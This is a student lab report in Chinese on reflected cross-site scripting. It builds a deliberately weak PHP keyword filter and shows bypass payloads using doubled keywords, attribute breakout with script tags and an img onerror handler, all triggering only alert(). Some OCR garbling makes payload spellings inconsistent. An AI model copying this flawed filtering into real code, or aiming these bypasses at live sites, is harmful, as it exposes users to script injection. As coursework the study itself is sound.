

# 《软件安全》实验报告

姓名： 邢清画      学号： 2211999      班级： 1023

## 实验名称：

跨站脚本攻击

## 实验要求：

复现课本第十一章实验三，通过 img 和 script 两类方式实现跨站脚本攻击，撰写实验报告。有能力者可以自己撰写更安全的过滤机制。

## 实验过程：

### 1. 创建 XSS 攻击测试网站

在 PHPnow-1.5.6/htdocs 目录下新建一个文件 xss\_test.php ，代码如下：

```
<!DOCTYPE html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8" >
<script>
window.alert=function()
{
confirm("Congratulations~");
}
</script>
</head>
<body>
<h1 align="center">--Welcome To The Simple XSS Test--</h1>
<?php
ini_set("display_errors",0);
$str=strtolower($_GET["keyword"]);
$str2=str_replace("script","",$str);
$str3=str_replace("on","",$str2);
$str4=str_replace("src","",$str3);
echo "<h2 align=center>Hello
".htmlspecialchars($str).".</h2>".<center>
<form action=xss_test.php method=GET>
<input type=submit name=submit value=Submit />
<input name=keyword value="'. $str4.' ">
</form>
</center>';
?>
</body>
</html>
```

代码创建了一个简单的网页，用于测试 XSS（跨站脚本攻击）。页面包含一个表单，用户可以输入一个关键词并提交。代码的功能分为 HTML 和 PHP 两部分：

### 1. HTML 部分：


- 设置文档类型为 HTML5，并指定字符编码为 UTF-8。
- 包含一段 JavaScript 代码，覆盖了 window.alert 函数，使其弹出一个确认框，显示 “Congratulations~”。
- 在页面中央显示一个欢迎标题。

### 2. PHP 部分：

- 禁用错误显示。
- 获取 GET 请求中的 “keyword” 参数，并将其转换为小写。
- 通过连续的字符串替换，去除用户输入中的 “script”、“on” 和 “src”，以减少 XSS 攻击的风险。
- 使用 htmlspecialchars 函数对处理后的字符串进行转义，以防止 HTML 注入攻击。
- 在页面中央显示一条包含用户输入的欢迎消息。
- 创建一个表单，包含一个提交按钮和一个显示处理后用户输入的输入框。提交按钮会将用户输入重新提交到当前页面。

通过多重字符串替换和转义，对用户输入进行处理，以防止 XSS 攻击，并将处理后的输入在页面上显示和再次提交。

代码及结果如下：



```
1 <!DOCTYPE html>
2 <head>
3 <meta http-equiv="content-type" content="text/html; charset=utf-8">
4 <script>
5 window.alert = function()
6 {
7     confirm("Congratulations~");
8 }
9 </script>
10 </head>
11 <body>
12 <h1 align=center>--Welcome To The Simple XSS Test--</h1>
13 <?php
14 ini_set("display_errors", 0);
15 $str = strtolower($_GET["keyword"]);
16 $str2 = str_replace("script", "", $str);
17 $str3 = str_replace("on", "", $str2);
18 $str4 = str_replace("src", "", $str3);
19 echo "<h2 align=center>Hello ".htmlspecialchars($str)."</h2>";
20 <form action=xss_test.php method=GET>
21 <input type=submit name=submit value=Submit />
22 <input name=keyword value=$str4 />
```

进入网址查看，正常输入和显示如下：

# --Welcome To The Simple XSS Test--

Hello 123456.

## 2. Script 实现 XSS 攻击

### 2.1 黑盒测试

在网页中可以看到与刚刚类似的界面，一个 Submit 按钮和输入框，以及标题提示 XSS。输入 XSS 脚本：<script>alert('xss')</script>来进行测试。点击 Submit 按钮以后，效果如下：

# --Welcome To The Simple XSS Test--

Hello <script>alert('\xss\')</script>.

在输入框中输入简单的 XSS 脚本测试 <script>alert('xss')</script> 后，结果显示该脚本被过滤，只显示文本内容，而不执行任何脚本。

用户输入的 keyword 参数值为 <script>alert('xss')</script>，通过 GET 方法传递给 PHP 脚本。处理过程如下：

1. 首先，使用 `str_replace("script", "", $str)` 将 script 关键字移除，结果为 `<alert('xss')>`。
2. 接着，使用 `str_replace("on", "", $str2)`，因为字符串中没有 on 关键字，所以结果保持不变。
3. 最后，使用 `str_replace("src", "", $str3)`，由于字符串中也没有 src 关键字，所以结果也保持不变。

之后，使用 `htmlspecialchars` 函数对处理后的字符串进行 HTML 转义，将特殊字符转换为 HTML 实体，最终结果为 `&lt;alert('xss')&gt;`。

在网页中显示的是转义后的字符串：

`<h2 align=center>Hello &lt;alert('xss')&gt;</h2>`

这意味着原本的脚本内容被作为普通文本显示，而不是作为可执行的 JavaScript 代码，从而避免了 XSS 攻击的发生。

利用双写关键字绕过，构造脚本：

`<scriptipt>alert('xss')</scriptipt>`测试。执行效果如下：

# --Welcome To The Simple XSS Test--

Hello <script>alert('xss')</script>.

注意到输入框中的回显内容确实与注入的攻击脚本<script>alert('xss')</script>相匹配，但该脚本并未在页面上执行。这表明虽然输入内容被显示，但没有被执行为脚本代码。

为了进一步分析这个问题，在页面右键并选择“查看页面源码”。通过查看页面源码，获取页面的源代码片段。分析这些源码片段，找到可能导致脚本不执行的原因，例如过滤和转义的处理逻辑：

```
1 <!DOCTYPE html>
2
3 <head>
4 <meta http-equiv="content-type" content="text/html; charset=utf-8" >
5   <script>
6     window.alert=function()
7     {
8       confirm("Congratulations~");
9     }
10
11   </script>
12 </head>
13
14 <body>
15
16   <h1 align="center">--Welcome To The Simple XSS Test--</h1>
17   <h2 align=center>Hello &lt;script>&gt;alert('xss')&lt;/script>&gt;.</h2><center>
18   <form action=xss_test.php method=GET>
19     <input type=submit name=submit value=Submit />
20     <input name=keyword value="<script>alert('xss')</script>">
21   </form>
22 </center></body>
23 </html>
```

可以看到第 6 行重写的 `alert` 函数。如果可以成功执行 `alert` 函数，页面将会跳出一个确认框，显示 `Congratulations~`。这是 XSS 成功攻击的标志。查看 21 行的标签，`<input name=keyword value="<script>alert('xss')</script>">` 是唯一能输入且有可能控制的地方。虽然成功插入 `<script></script>`，但是并没有跳出 `input` 的标签，使得脚本仅仅可以回显而不能利用。这个时候需要让标签闭合，构造如下脚本：

`"><script>alert('XSS')</script><!--使得之前的 input 标签闭合。`

网页源代码：

```
<body>
<h1 align="center">--Welcome To The Simple XSS Test--</h1>
<h2 align=center>Hello&quot;&gt;&lt;script>&gt;alert('xss')&lt;
/scscriptript&gt;&lt;!--.</h2><center>
<form action=xss_test.php method=GET>
```

```

<input type=submit name=submit value=Submit />
<input name=keyword value=""><script>alert(' xss')</script><!-->
</form>
</center></body>
</html>

```

其中, ">" 用来闭合前面的 标签。而 -- 其实是为了美观, 用来注 释掉后面不需要的 ">", 否则页面就会在输入框后面回显 ">"

弹出确认框, XSS 攻击成功。执行效果如下:



## 2.2 白盒测试

源码如下:

```

<?php
    ini_set( "display_errors", 0);
    $str=strtolower( $_GET[ "keyword"]);
    $str2=str_replace( "script", "", $str);
    $str3=str_replace( "on", "", $str2);
    $str4=str_replace( "src", "", $str3);
    echo "<h2 align=center>Hello ".htmlspecialchars($str). ".
</h2>". ' <center>
    <form action=xss_test.php method=GET>
    <input type=submit name=submit value=Submit />
    <input name=keyword value="'. $str4. '">
    </form>
    </center>';
?>

```

与黑盒测试的情况类似, 有很多没有测试到的地方, 过滤内容不多, 导致攻击构造方式增多。

## 三、img 方式实现 XSS 攻击

使用 img 标签的脚本构造, 构造如下脚本:

```
"><img src=ops! onerror="alert(' XSS')"><!--
```

网页源代码:

```

<body>
<h1 align= "center">--Welcome To The Simple XSS Test--</h1>
<h2 align=center>Hello"&gt;&lt;&imgsrc=ops!onerror=&quot;
alert(' xss')&quot;&gt;&lt;!--.</h2><center>
<form action=xss_test.php method=GET>
<input type=submit name=submit value=Submit />

```

```
<input name=keyword value=""><img src=eps! onerror="alert('xss')"><!-->
</form>
</center></body>
</html>
```

用户输入的 `"><img ssrsrc=ops! oonerror="alert('XSS')"><!--` 成功绕过了简单的字符串替换保护措施。处理后的网页中，用户输入被注入到 HTML 中，闭合了现有标签并插入了一个新的 `<img>` 标签，带有 `onerror` 事件处理程序。当浏览器解析这个标签时，会执行 `onerror` 事件中的 JavaScript 代码，触发 `alert('XSS')` 弹窗，标志着 XSS 攻击成功。

### 心得体会：

在这个实验中，我了解到了跨站脚本攻击（XSS）的潜在危险性以及执行这种攻击的一些技术。XSS 攻击发生在恶意攻击者找到方式在网页中注入未经过滤或错误过滤的脚本时。

在实验的第一部分，我利用 `<script>` 标签来注入 JavaScript 代码。通过巧妙地插入 `scrscriptipt` 来避开关键词 `script` 的过滤，成功插入了 `alert('XSS')` 脚本，这表明即使使用了某种过滤措施，也可能因为方法简单或疏忽导致防御失效。

在实验的第二部分，我学习了如何利用 `<img>` 标签的 `onerror` 事件来执行 JavaScript 代码。当图片资源加载错误时，会触发这个事件，从而运行注入的代码。这种方法绕过了简单的字符串替换过滤。具体来说，我通过构造 `"><img ssrsrc=ops!oonerror="alert('XSS')"><!--` 脚本成功注入了 `onerror` 事件处理程序，并触发了 `alert('XSS')` 弹窗，展示了 XSS 攻击的成功。

通过这个实验，我深刻体会到 XSS 攻击的复杂性和危害性，也认识到在开发和测试网页应用时，必须使用更为严格和多层次的输入过滤和验证机制，确保用户输入不会被恶意利用。